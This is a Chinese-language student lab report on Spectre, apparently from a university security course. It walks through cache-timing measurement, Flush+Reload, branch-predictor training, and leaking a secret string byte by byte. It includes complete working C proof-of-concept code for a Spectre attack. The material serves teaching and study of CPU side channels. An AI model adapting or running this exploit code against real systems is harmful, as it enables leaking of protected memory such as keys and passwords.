

**任务 1：从缓存读取数据与从内存读取数据的比较**


编译并执行CacheTime.c代码文件，因为访问的内容不在同一缓存块，所以每次访问执行都是直接从主存获取数据，需要找到访问主存的最小值，经过多次运行，确定从主存访问的阈值，粘贴3次包含了最大最小的访存时间的执行

最大的：



最小的（通过此确定阈值）






**由上图可知，决定设置阈值为60**


**任务 2：使用缓存作为侧信道**

修改代码，改变阈值：




一共执行20次：






**由图可知，20次执行中一共成功了8次**

**任务 3：乱序执行与分支预测**




**源代码执行获得秘密值为97**

****

**按照要求注释掉标记为✰的行（mm\_clflush(&size)）并重新执行一次结果，观察到执行无输出，没有获得秘密值**


**解释：这行代码用于清除 size 变量的缓存。如果注释掉，size 的值将保留在缓存中，CPU 可以快速访问其值，从而减少分支预测的错误率。因此，CPU 不会进行推测性执行，第➁行不会被执行（temp = array[x \* 4096 + DELTA];）。**

****

**按照要求将第➃行替换为 victim(i + 20)，执行观察到无输出，没有获得秘密值**

**解释：这改变了传递给 victim() 函数的参数，使其始终大于 size 的值。通过这种方式，CPU 的分支预测将被训练为总是预测分支为假，从而减少推测性执行的可能性。因此，第➁行不会被执行**

**任务 4：Spectre 攻击**

****

**观察执行结果发现成功窃取秘密值，秘密值为83**

**任务 5：提高攻击准确性**

**1**

错误原因：

每次scores数组未正确清除缓存，导致可能误认为scores数组中的元素为秘密值

解决办法：

明确缓存清除：使用\_mm\_clflush显式清除scores数组的缓存，确保测量准确性。

**关键部分代码修改**

**for (int trial = 0; trial < 1000; trial++) {**

**flushSideChannel(); *// 每次试验前清除缓存***

**memset(scores, 0, sizeof(scores)); *// 重置计分数组***

**spectreAttack(index\_beyond); *// 执行攻击***

**reloadSideChannelImproved(); *// 重新加载侧信道***

***// 找出最高分***

**int max = 0;**

**for (int i = 0; i < 256; i++) {**

**if (scores[max] < scores[i])**

**max = i;**


**}**

**printf("Trial %d: Predicted value = %d('%c'), Score = %d\n",**

**trial, max, max, scores[max]);**


**}**

**结果：**

****

**2**

**删除行printf("\*\*\*\*\*\n")结果：**


****

**可以观察到执行结果为0，命中次数均为0，未命中，未找到秘密值**

**3**

**修改程序休眠时间分别为1s和100s：**


**下图为100s时的图片：**

****

**对比1s和100s以及源码中10s的对比，发现随着时间的增加，对秘密值的命中数更多了，较长的休眠时间可以提高缓存侧信道的观察效果，提高攻击的稳定性。**

**任务 6：窃取整个秘密字符串**

**结果**

****

要逐字节窃取，定义数组保存最终结果字符串

**char result[secret\_len + 1];**

**result[secret\_len] = '\0'; // 表示结尾字符串**

对每一个字节遍历执行单个字节窃取的操作，但是每次窃取之后要重新更新scores数据进行新一轮的计数

**for (j = 0; j < secret\_len; j++) { //根据长度逐个字节窃取**

**size\_t index\_beyond = (size\_t)(secret + j - (char\*)buffer);**

**for (i = 0; i < 1000; i++) {**

**printf("\*\*\*\*\*\n"); // This seemly "useless" line is necessary for the attack to succeed**

**spectreAttack(index\_beyond);**

**usleep(100);**

**reloadSideChannelImproved();**

**}**

**int max = 0;**

**for (i = 0; i < 256; i++){**

**if(scores[max] < scores[i]) max = i;**

**}**

**result[j] = max;**

**printf("Reading secret value at index %ld\n", index\_beyond);**

**printf("The secret value is %d(%c)\n", max, max);**

**printf("The number of hits is %d\n", scores[max]);**

**// Reset scores for the next byte**

**for(i=0;i<256; i++) scores[i]=0;//每次结束更新score数据**

**}**

完整代码：

**#include <emmintrin.h>**

**#include <x86intrin.h>**

**#include <stdlib.h>**

**#include <stdio.h>**

**#include <stdint.h>**

**#include <unistd.h>**

**#include <string.h>**

**unsigned int bound\_lower = 0;**

**unsigned int bound\_upper = 9;**

**uint8\_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};**

**uint8\_t temp = 0;**

**char \*secret = "Some Secret Value";**

**uint8\_t array[256\*4096];**

**#define CACHE\_HIT\_THRESHOLD (80)**

**#define DELTA 1024**

**// Sandbox Function**

**uint8\_t restrictedAccess(size\_t x)**

**{**

**if (x <= bound\_upper && x >= bound\_lower) {**

**return buffer[x];**

**} else {**

**return 0;**

**}**

**}**

**void flushSideChannel()**

**{**

**int i;**

**// Write to array to bring it to RAM to prevent Copy-on-write**

**for (i = 0; i < 256; i++) array[i\*4096 + DELTA] = 1;**

**//flush the values of the array from cache**

**for (i = 0; i < 256; i++) \_mm\_clflush(&array[i\*4096 + DELTA]);**

**}**

**static int scores[256];**

**void reloadSideChannelImproved()**

**{**

**int i;**

**volatile uint8\_t \*addr;**

**register uint64\_t time1, time2;**

**int junk = 0;**

**for (i = 0; i < 256; i++) {**

**addr = &array[i \* 4096 + DELTA];**

**time1 = \_\_rdtscp(&junk);**

**junk = \*addr;**

**time2 = \_\_rdtscp(&junk) - time1;**

**if (time2 <= CACHE\_HIT\_THRESHOLD)**

**scores[i]++; /\* if cache hit, add 1 for this value \*/**

**}**

**}**

**void spectreAttack(size\_t index\_beyond)**

**{**

**int i;**

**uint8\_t s;**

**volatile int z;**

**for (i = 0; i < 256; i++) { \_mm\_clflush(&array[i\*4096 + DELTA]); }**

**// Train the CPU to take the true branch inside victim().**

**for (i = 0; i < 10; i++) {**

**restrictedAccess(i);**

**}**

**// Flush bound\_upper, bound\_lower, and array[] from the cache.**

**\_mm\_clflush(&bound\_upper);**

**\_mm\_clflush(&bound\_lower);**

**for (i = 0; i < 256; i++) { \_mm\_clflush(&array[i\*4096 + DELTA]); }**

**for (z = 0; z < 100; z++) { }**

**//**

**// Ask victim() to return the secret in out-of-order execution.**

**s = restrictedAccess(index\_beyond);**

**array[s\*4096 + DELTA] += 88;**

**}**

**int main() {**

**int i, j;**

**uint8\_t s;**

**size\_t secret\_len = strlen(secret);**

**char result[secret\_len + 1];**

**result[secret\_len] = '\0'; // Null-terminate the result string**

**flushSideChannel();**

**for(i=0;i<256; i++) scores[i]=0;**

**for (j = 0; j < secret\_len; j++) {**

**size\_t index\_beyond = (size\_t)(secret + j - (char\*)buffer);**

**for (i = 0; i < 1000; i++) {**

**printf("\*\*\*\*\*\n"); // This seemly "useless" line is necessary for the attack to succeed**

**spectreAttack(index\_beyond);**

**usleep(100);**

**reloadSideChannelImproved();**

**}**

**int max = 0;**

**for (i = 0; i < 256; i++){**

**if(scores[max] < scores[i]) max = i;**

**}**

**result[j] = max;**

**printf("Reading secret value at index %ld\n", index\_beyond);**

**printf("The secret value is %d(%c)\n", max, max);**

**printf("The number of hits is %d\n", scores[max]);**

**// Reset scores for the next byte**

**for(i=0;i<256; i++) scores[i]=0;**

**}**

**printf("Recovered secret: %s\n", result);**

**return (0);**

**}**